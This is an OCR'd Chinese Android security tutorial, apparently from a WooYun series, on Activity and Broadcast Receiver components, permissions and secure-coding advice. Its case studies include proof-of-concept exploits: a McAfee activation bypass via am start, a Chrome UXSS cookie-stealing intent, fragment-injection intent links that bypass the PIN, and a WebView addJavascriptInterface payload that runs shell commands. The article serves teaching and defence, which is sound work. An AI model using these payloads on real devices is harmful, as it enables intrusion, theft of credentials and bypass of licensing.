startActivity(intent);
```

这里就是一个隐式的调用，可以看到我为Intent设置了三个属性Action、Category、Data（还有ComponentName、Type、Extras(一般用于传递参数）、Flags）。
然后startActivity(intent) 就会根据我们设置的这三个属性去筛选合适的组件来打开，也就是因为这样，所以有时候当我们APP来分享一个东西的时候，会有很多组件（比如QQ、微信、微博...）来供我们选择，因为他们都满足Filter条件。

```
<activity  android:name=".Activity_B"
           android:label="@string/title_activity_activity__b"
           android:launchMode="singleInstance">
  <intent-filter>
    <action android:name="android.intent.action.ANSWER" />
    <category android:name="android.intent.category.APP_EMAIL" />
    <data  android:host="www.mathiasluo.com"
           android:scheme="http" />
  </intent-filter>
</activity>
```

我们在这里给Activity设置了一个IntentFilter，但是值得注意的是，一个组件可以有多个IntentFilter，在过滤的时候只要有一个符合要求的，就会被视为过滤通过。

加载模式launch mode

Activity 有四种加载模式：

- standard：默认行为。每次启动一个activity，系统都会在目标task 新建一个实例。

- singleTop:如果目标activity 的实例已经存在于目标task 的栈顶，系统会直接使用该实例，并调用该activity 的onNewIntent()（不会重新create）
- singleTask:在一个新任务的栈顶创建activity 的实例。如果实例已经存在，系统会直接使用该实例，并调用该activity 的onNewIntent()（不会重新create）
- singleInstance:和"singleTask" 类似，但在目标activity 的task 中不会再运行其他的activity，在那个task 中永远只有一个activity。

设置的位置在AndroidManifest.xml 文件中activity 元素的android:launchMode 属性：
`<activity android:name="ActB" android:launchMode="singleTask"></activity>`

Activity launch mode 用于控制创建task 和Activity 实例。默认“standard“模式。Standard 模式一次启动即会生成一个新的Activity 实例并且不会创建新的task，被启动的Activity 和启动的Activity 在同一个栈中。当创建新的task时，intent中的内容有可能被恶意应用读取，所以建议若无特别需求使用默认的standard 模式，即不配置launch mode 属性，launchMode 能被Intent 的flag 覆盖。

taskAffinity

android系统中task 管理Activity，Task的命名取决于root Activity 的affinity。
默认情况下，app中的每个Activity 都使用app的包名作为affinity。而Task的分配取决于app，故默认情况下一个app 中所有的Activity 属于同一task。要改变task的分配，可以在AndroidManifest.xml 文件中设置affinity 的值，但是这样做会有不同task 启动Activity 携带的intent 中的信息被其他应用读取的风险。


FLAG_ACTIVITY_NEW_TASK

intent flag 中一个重要的 flag 启动Activity 时通过 setFlags() 或者addFlags() 方法设置intent 的flags，属性能够改变launch mode，FLAG_ACTIVITY_NEW_TASK 标记代表创建新的task（被启动的Activity 既不在前台也不在后台）。
FLAG_ACTIVITY_MULTIPLE_TASK标记能和FLAG_ACTIVITY_NEW_TASK 同时设置，这种情况下必会创建的task，所以intent 中不应携带敏感数据。

Task

stack:Activity 承担了大量的显示和交互工作，从某种角度上将，我们看见的应用程序就是许多个Activity的组合。为了让这许多 Activity协同工作而不至于产生混乱，Android平台设计了一种堆栈机制用于管理Activity，其遵循先进后出的原则，系统总是显示位于栈顶的Activity，位于栈顶的Activity 也就是最后打开的Activity。
Task:是指将相关的Activity 组合到一起，以Activity Stack 的方式进行管理。从用户体验上讲，一个“应用程序”就是一个Task，但是从根本上讲，一个Task是可以有一个或多个Android Application组成的

如果用户离开一个task很长时间，系统会清理栈顶以下的activity，这样task 被从新打开时，栈顶activity 就被还原了。



Intent Selector

多个Activity 具有相同action 时，当此调用此action 时会弹出一个选择器供用户选择。

权限

`android:exported`

一个Activity 组件能否被外部应用启动取决于此属性，设置为true时Activity 可以被外部应用启动，设置为false 则不能，此时Activity 只能被自身app启动。（同user id或者root也能启动）没有配置intent-filter 的action属性exported 默认为false（没有filter只能通过明确的类名来启动activity 故相当于只有程序本身能启动），配置了intent-filter的action属性exported默认为true。

exported属性只是用于限制Activity是否暴露给其他app，通过配置文件中的权限申明也可以限制外部启动activity。

`android:protectionLevel`

http://developer.android.com/intl/zh-cn/guide/topics/manifest/permission-element.html

<permission>

SYNTAX:

```
<permission android:description="string resource"
            android:icon="drawable resource"
            android:label="string resource"
            android:name="string"
            android:permissionGroup="string"
            android:protectionLevel=["normal" | "dangerous" |
                                     "signature" | "signatureOrSystem"] />
```

"normal"	The default value. A lower-risk permission that gives requesting applications access to isolated application-level features, with minimal risk to other applications, the system, or the user. The system automatically grants this type of permission to a requesting application at installation, without asking for the user's explicit approval (though the user always has the option to review these permissions before installing).
"dangerous"	A higher-risk permission that would give a requesting application access to private user data or control over the device that can negatively impact the user. Because this type of permission introduces potential risk, the system may not automatically grant it to the requesting application. For example, any dangerous permissions requested by an application may be displayed to the user and require confirmation before proceeding, or some other approach may be taken to avoid the user automatically allowing the use of such facilities.
"signature"	A permission that the system grants only if the requesting application is signed with the same certificate as the application that declared the permission. If the certificates match, the system automatically grants the permission without notifying the user or asking for the user's explicit approval.
"signatureOrSystem"	A permission that the system grants only to applications that are in the Android system image *or* that are signed with the same certificate as the application that declared the permission. Please avoid using this option, as the signature protection level should be sufficient for most needs and works regardless of exactly where applications are installed. The "signatureOrSystem" permission is used for certain special situations where multiple vendors have applications built into a system image and need to share specific features explicitly because they are being built together.

normal:默认值。低风险权限，只要申请了就可以使用，安装时不需要用户确认。

dangerous：像WRITE_SETTING 和SEND_SMS 等权限是有风险的，因为这些权限能够用来重新配置设备或者导致话费，使用此protectionLevel来标识用户可能关注的一些权限。Android将会在安装程序时，警示用户关于这些权限的需求，具体的行为可能依据Android 版本或者所安装的移动设备而有所变化。

signature：这些权限仅授予那些和本程序应用了相同密钥来签名的程序。

signatureOrSystem:与signature类似，除了一点，系统中的程序也需要有资格来访问，这样允许定制Android 系统应用也能获得权限，这种保护等级有助于集成系统编译过程。

```
<!-- *** POINT 1 *** Define a permission with protectionLevel="signature" -->
<permission
android:name="org.jssec.android.permission.protectedapp.MY_PERMISSION"
android:protectionLevel="signature" />
<application
android:icon="@drawable/ic_launcher"
android:label="@string/app_name" >
<!-- *** POINT 2 *** For a component, enforce the permission with its permission attri
bute -->
<activity
android:name=".ProtectedActivity"
android:exported="true"
android:label="@string/app_name"
android:permission="org.jssec.android.permission.protectedapp.MY_PERMISSION" >
<!-- *** POINT 3 *** If the component is an activity, you must define no intent-filter
 -->
</activity>
```

关键方法

- onCreate(Bundle savedInstanceState)
- setResult(int resultCode, Intent data)
- startActivity(Intent intent)
- startActivityForResult(Intent intent, int requestCode)
- onActivityResult(int requestCode, int resultCode, Intent data)
- setResult (int resultCode, Intent data)
- getStringExtra (String name)
- addFlags(int flags)
- setFlags(int flags)
- setPackage(String packageName)
- getAction()
- setAction(String action)
- getData()
- setData(Uri data)
- getExtras()
- putExtra(String name, String value)

0x02 Activity分类

Activity类型和使用方式决定了其风险和防御方式,故将Activity分类如下： Private、Public、Parter、In-house

Table 4.1-1 Definition of Activity Types

Type	Definition
Private Activity	An activity that cannot be launched by another application, and therefore is the safest activity
Public Activity	An activity that is supposed to be used by an unspecified large number of applications.
Partner Activity	An activity that can only be used by specific applications made by a trusted partner company.
In-house Activity	An activity that can only be used by other in-house applications.




Figure 4.1-1

private activity

私有Activity 不应被其他应用启动相对是安全的
创建activity 时：
1、不指定taskAffinity //task管理activity。task的名字取决于根activity的affinity，默认设置中Activity使用包名做为affinity。task由app分配，所以一个应用的Activity在默认情况下属于相同task，跨task启动Activity的intent 有可能被其他app读取到。
2、不指定lunchMode //默认standard，建议使用默认，创建新task 时有可能被其他应用读取intent的内容。
3、设置exported 属性为false
4、谨慎处理从intent 中接收的数据，不管是否内部发送的intent
5、敏感信息只能在应用内部操作

使用activity时：
6、开启activity 时不设置FLAG_ACTIVITY_NEW_TASK 标签 //FLAG_ACTIVITY_NEW_TASK标签用于创建新task（被启动的Activity并未在栈中）。

7、开启应用内部activity使用显式启动的方式
8、当putExtra() 包含敏感信息目的应是app内的activity
9、谨慎处理返回数据，即使数据来自相同应用

public activity

公开暴露的Activity 组件，可以被任意应用启动

创建activity：
1、设置exported属性为true
2、谨慎处理接收的intent
3、有返回数据时不应包含敏感信息
使用activity：
4、不应发送敏感信息
5、当收到返回数据时谨慎处理
Parter、in-house部分参阅 http://www.jssec.org/dl/android_securecoding_en.pdf

安全建议

- app内使用的私有Activity不应配置intent-filter，如果配置了intent-filter需设置exported属性为false。
- 使用默认taskAffinity
- 使用默认launchMode
- 启动Activity 时不设置intent 的FLAG_ACTIVITY_NEW_TASK标签
- 谨慎处理接收的intent 以及其携带的信息
- 签名验证内部（in-house）app
- 当Activity返回数据时候需注意目标Activity 是否有泄露信息的风险
- 目的Activity 十分明确时使用显式启动
- 谨慎处理Activity 返回的数据，目的Activity 返回的数据有可能是恶意应用伪造的
- 验证目标Activity 是否恶意app，以免受到intent 欺骗，可用hash 签名验证
- When Providing an Asset Secondhand, the Asset should be Protected with the Same Level of Protection
- 尽可能的不发送敏感信息，应考虑到启动public Activity 中intent 的信息均有可能被恶意应用窃取的风险

0x04 测试方法

查看activity：

- 反编译查看配置文件AndroidManifest.xml 中activity组件（关注配置了intent-filter 的及未设置export=“false”的）

- 直接用RE打开安装后的app 查看配置文件
- Drozer扫描:run app.activity.info -a packagename
- 动态查看：logcat 设置filter 的tag 为ActivityManager

启动activity：

- adb shell：am start -a action -n package/componet
- drozer: run app.activity.start --action android.action.intent.VIEW ...
- 自己编写app调用 startActiviy()或 startActivityForResult()
- 浏览器 intent scheme 远程启动

0x05 案例

案例1：绕过本地认证

绕过McAfee的key验证，免费激活。
$ am start -a android.intent.action.MAIN -n com.wsandroid.suite/com.mcafee.main.MfeMain



案例2：本地拒绝服务

可以被外部app 调用 export 出来的接口，导致 crash

案例3：UXSS

漏洞存在于Chrome Android版本v18.0.1025123，class "com.google.android.apps.chrome.SimpleChromeActivity" 允许恶意应用注入js代码到任意域. 部分 AndroidManifest.xml 配置文件如下

```
<activity android:name="com.google.android.apps.chrome.SimpleChromeActivity" android:l
aunchMode="singleTask"
 android:configChanges="keyboard|keyboardHidden|orientation|screenSize">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
```

Class "com.google.android.apps.chrome.SimpleChromeActivity" 配置 但是未设置 "android:exported" 为 "false". 恶意应用先调用该类并设置data为"http://google.com" 再次调用时设置data 为恶意js 例如'javascript:alert(document.cookie)', 恶意代码将在http://google.com 域中执行.

"com.google.android.apps.chrome.SimpleChromeActivity" class 可以通过Android api或者am（activityManager）打开. POC如下

```
public class TestActivity extends Activity {
@Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        Intent i = new Intent();
                ComponentName comp = new ComponentName(
                                 "com.android.chrome",
                                    "com.google.android.apps.chrome.SimpleChromeActivi
ty");
                i.setComponent(comp);
                i.setAction("android.intent.action.VIEW");
                Uri data = Uri.parse("http://google.com");
                i.setData(data);

                startActivity(i);


                    try {
                        Thread.sleep(5000);
                        }
                          catch (Exception e) {}

                data = Uri.parse("javascript:alert(document.cookie)");
                i.setData(data);

                startActivity(i);
    }
}
```

案例4：隐式启动intent 包含敏感数据

暂缺可公开案例,攻击模型如下图。



案例5：Fragment注入(绕过PIN+拒绝服务)

Fragment 这里只提一下，以后可能另写一篇。

```
<a href="intent:#Intent;S.:android:show_fragment=com.android.settings.ChooseLockPasswo
rd$ChooseLockPasswordFragment;B.confirm_credentials=false;
 launchFlags=0x00008000;SEL;action=android.settings.SETTINGS;end">
</a><br>
```




```
<a href="intent:#Intent;S.:android:show_fragment=XXXX;launchFlags=0x00008000;SEL;compo
nent=com.android.settings/com.android.settings.Settings;end">
</a><br>
```



案例6:webview RCE

```
<a href="intent:#Intent;component=com.gift.android/.activity.WebViewIndexActivity;S.ur
l=http://drops.wooyun.org/webview.html;S.title=WebView;end">
</a><br>
```


3:51
如果当前app存在漏洞，将会在页面中输出存在漏洞的接口方便程序员做出修改：
lvmm
searchBoxJavaBridge_


11:44
wooyun UXSS 测试
测试完成
100%
发现了4个漏洞，详情如下：
存在漏洞：https://code.google.com/p/chromium/issues/detail?id=143437
存在漏洞：https://code.google.com/p/chromium/issues/detail?id=37383
存在漏洞：https://code.google.com/p/chromium/issues/detail?id=98053
存在漏洞：https://code.google.com/p/chromium/issues/detail?id=90222

Webview 类是Android SDK 中封装的用于显示网页的组件，通过webview 组件应用可以轻松地开发内置浏览器访问网页，同时webview 组件中还提供了一些接口实现应用与页面中Javascript 脚本的交互，其中用于javascript 调用导出的java 类的 AddJavascripInterface 方法被发现存在远程命令执行漏洞，攻击者可以找到存在"getClass"方法的对象，然后通过反射的机制，得到Java Runtime对象，然后调用静态方法来执行系统命令。

用户在使用包含此漏洞的应用访问特定的网页时会执行网页中的恶意代码，可导致手机被远程控制。相关漏洞代码示例如下：

```
WebView webView = new WebView (R.id.webView1);
webView.getSettings().setJavaScriptEnabled(true);
webView.addJavascriptInterface(new TEST(), "demo");
webView.loadUrl("http://127.0.0.1/check.html");
```

Check.html 代码：

```
<html>
<script>
function execute(cmd){
return demo.getClass().forName('java.lang.Runtime').getMethod('getRuntime',null).invok
e(null,null).exec(cmd);
}
execute(['/system/bin/sh','-c','echo  "hello" > /sdcard/check.txt']);
</script>
</html>
```

调用demo对象的getClass方法得到java.lang.Runtime对象，然后通过java反射机制调用getRuntime方法获得runtime实例，最终通过exec方法执行命令。代码执行成功会在SD卡根目录下生成check.txt文件。

访问 webview.html 进行漏洞自动检测，代码 如下：
原理：遍历所有window的对象，然后找到包含getClass方法的对象,如果存在此方法的对象则说明该接口存在漏洞。

```
<script type="text/javascript">

function check()
{
    for (var obj in window)
    {
        try {

            if ("getClass" in window[obj]) {

                try{

                    window[obj].getClass();

                    document.write('<span style="color:red">'+obj+'</span>');

                    document.write('<br />');

                }catch(e){

                    }

            }
        } catch(e) {

            }
    }
}

check();

</script>
```

webview addJavascript 接口远程代码执行漏洞最早发现于2012年（CVE-2012-6636），2013年出现新攻击方法（CVE-2013-4710），同时在2014年发现在安卓android/webkit/webview 中默认内置的一个searchBoxJavaBridge 接口同时存在远程代码执行漏洞（*CVE-2014-1939*），开发者可以使用*removeJavascriptInterface("searchBoxJavaBridge*") 方法来移除这个默认接口以确保应用安全。 而前不久，有安全人员发现了两个新的攻击向量（attack vectors ）存在于android/webkit/AccessibilityInjector.java 中，调用了此组件的应用在开启辅助功能选项中第三方服务的安卓系统中会造成远程代码执行漏洞。这两个接口分别是"accessibility"和"accessibilityTraversal" ，此漏洞原理与searchBoxJavaBridge_接口远程代码执行相似，均为未移除不安全的默认接口，不过此漏洞需要用户启动系统设置中的第三方辅助服务，利用条件较复杂。

0x06 参考


http://www.jssec.org/dl/android_securecoding_en.pdf
http://www.cis.syr.edu/~wedu/Research/paper/webview_acsac2011.pdf
https://github.com/mzlogin/awesome-adb

原文 by 瘦蛟舞

0x00 科普

Broadcast Recevier 广播接收器是一个专注于接收广播通知信息，并做出对应处理的组件。很多广播是源自于系统代码的——比如，通知时区改变、电池电量低、拍摄了一张照片或者用户改变了语言选项。应用程序也可以进行广播——比如说，通知其它应用程序一些数据下载完成并处于可用状态。应用程序可以拥有任意数量的广播接收器以对所有它感兴趣的通知信息予以响应。

所有的接收器均继承自BroadcastReceiver 基类。广播接收器没有用户界面。然而，它们可以启动一个activity 来响应它们收到的信息，或者用NotificationManager 来通知用户。通知可以用很多种方式来吸引用户的注意力——闪动背灯、震动、播放声音等等。一般来说是在状态栏上放一个持久的图标，用户可以打开它并获取消息。



0x01 知识要点

注册形式：动态or静态

元素的name 属性指定了实现了这个activity 的 Activity的子类。icon和label 属性指向了包含展示给用户的此activity 的图标和标签的资源文件。其它组件也以类似的方法声明—— 元素用于声明服务，元素用于声明广播接收器，而元素用于声明内容提供器。
manifest 文件中未进行声明的activity、服务以及内容提供器将不为系统所见，从而也就不会被运行。然而，广播接收器既可以在manifest文件中声明，也可以在代码中进行动态的创建，并以调用Context.registerReceiver() 的方式注册至系统。

	Definition method	Characteristic
Static Broadcast Receiver	Define by writing <receiver> elements in AndroidManifest.xml	● There is a restriction that some Broadcasts (e.g. ACTION_BATTERY_CHANGED) sent by system cannot be received. ● Broadcast can be received from application's initial boot till uninstallation.
Dynamic Broadcast Receiver	By calling registerReceiver() and unregisterReceiver() in a program, register/unregister Broadcast Receiver dynamically.	● Broadcasts which cannot be received by static Broadcast Receiver can be received. ● The period of receiving Broadcasts can be controlled by the program. For example, Broadcasts can be received only while Activity is on the front side. ● Private Broadcast Receiver cannot be created. drops.wooyun.org

（静态与动态注册广播接收器区别）

回调方法

广播接收器只有一个回调方法： `void onReceive(Context curContext, Intent broadcastMsg)`

当广播消息抵达接收器时，Android 调用它的onReceive() 方法并将包含消息的Intent 对象传递给它，广播接收器仅在它执行这个方法时处于活跃状态，当onReceive() 返回后，它即为失活状态。
拥有一个活跃状态的广播接收器的进程被保护起来而不会被杀死，但仅拥有失活状态组件的进程则会在其它进程需要它所占有的内存的时候随时被杀掉。
这种方式引出了一个问题：如果响应一个广播信息需要很长的一段时间，我们一般会将其纳入一个衍生的线程中去完成，而不是在主线程内完成它，从而保证用户交互过程的流畅。如果onReceive()衍生了一个线程并且返回，则包含新线程在内的整个进程都被会判为失活状态（除非进程内的其它应用程序组件仍处于活跃状态），于是它就有可能被杀掉。这个问题的解决方法是令onReceive() 启动一个新服务，并用其完成任务，于是系统就会知道进程中仍然在处理着工作。
不要在广播里添加过多逻辑或者进行任何耗时操作，因为在广播中是不允许开辟线程的，当onReceiver( )方法运行较长时间(超过10秒)还没有结束的话，那么程序会报错(ANR), 广播更多的时候扮演的是一个打开其他组件的角色，比如启动Service、Notification提示、Activity等。

权限

设置接收app

```
Intent  setPackage(String packageName)
(Usually optional) Set an explicit application package name that limits the components
 this Intent will resolve to.
```

设置接收权限

```
abstract void   sendBroadcast(Intent intent, String receiverPermission)
Broadcast the given intent to all interested BroadcastReceivers, allowing an optional
required permission to be enforced.
```

protectionLevel
normal:默认值。低风险权限，只要申请了就可以使用，安装时不需要用户确认。
dangerous：像WRITE_SETTING和SEND_SMS 等权限是有风险的，因为这些权限能够用来重新配置设备或者导致话费，使用此protectionLevel来标识用户可能关注的一些权限。Android 将会在安装程序时，警示用户关于这些权限的需求，具体的行为可能依据Android 版本或者所安装的移动设备而有所变化。
signature：这些权限仅授予那些和本程序应用了相同密钥来签名的程序。
signatureOrSystem:与signature 类似，除了一点，系统中的程序也需要有资格来访问。这样允许定制Android 系统应用也能获得权限，这种保护等级有助于集成系统编译过程。

广播类型

系统广播：像开机启动、接收到短信、电池电量低这类事件发生的时候系统都会发出特定的广播去通知应用，应用接收到广播后会以某种形式再转告用户。
自定义广播：不同于系统广播事件，应用可以为自己的广播接收器自定义出一条广播事件。

Ordered Broadcast

OrderedBroadcast-有序广播，Broadcast-普通广播，他们的区别是有序广播发出后，能够适配的广播接收者按照一定的权限顺序接收这个广播，并且前面的接收者可以对广播的内容进行修改，修改的结果被后面接收者接收，优先级高的接收者还可以结束这个广播，那么后面优先级低的接收者就接收不到这个广播了。而普通广播发出后，能够是适配的接收者没有一定顺序接收广播，也不能终止广播。

sticky broadcast

有这么一种broadcast，在发送并经过AMS(ActivityManagerService)分发给对应的receiver后，这个broadcast 并不会被丢弃，而是保存在AMS 中，当有新的需要动态注册的receiver请求AMS注册时，如果这个receiver 能够接收这个broadcast，那么AMS会将在receiver 注册成功之后，马上向receiver 发送这个broadcast。这种broadcast 我们称之为

stickybroadcast。
sendStickyBroadcast() 字面意思是发送粘性的广播，使用这个api 需要权限 android.Manifest.permission.BROADCAST_STICKY, 粘性广播的特点是Intent 会一直保留到广播事件结束，而这种广播也没有所谓的10秒限制，10秒限制是指普通的广播如果 onReceive 方法执行时间太长，超过10秒的时候系统会将这个广播置为可以干掉的 candidate，一旦系统资源不够的时候，就会干掉这个广播而让它不执行。

Characteristic behavior of Broadcast	Normal Broadcast	Ordered Broadcast	Sticky Broadcast	Sticky Ordered Broadcast
Limit Broadcast Receivers which can receive Broadcast, by Permission	OK	OK	-	-
Get the results of process from Broadcast Receiver	-	OK	-	OK
Make Broadcast Receivers process Broadcasts in order	-	OK	-	OK
Receive Broadcasts later, which have been already sent	-	-	OK	OK

(几种广播的特性)

变动


android3.1 以及之后版本广播接收器不能在启动应用前注册。可以通过设置intent 的flag 为 Intent.FLAG_INCLUDE_STOPPED_PACKAGES 将广播发送给未启动应用的广播接收器。

关键方法

- sendBroadcast(intent)
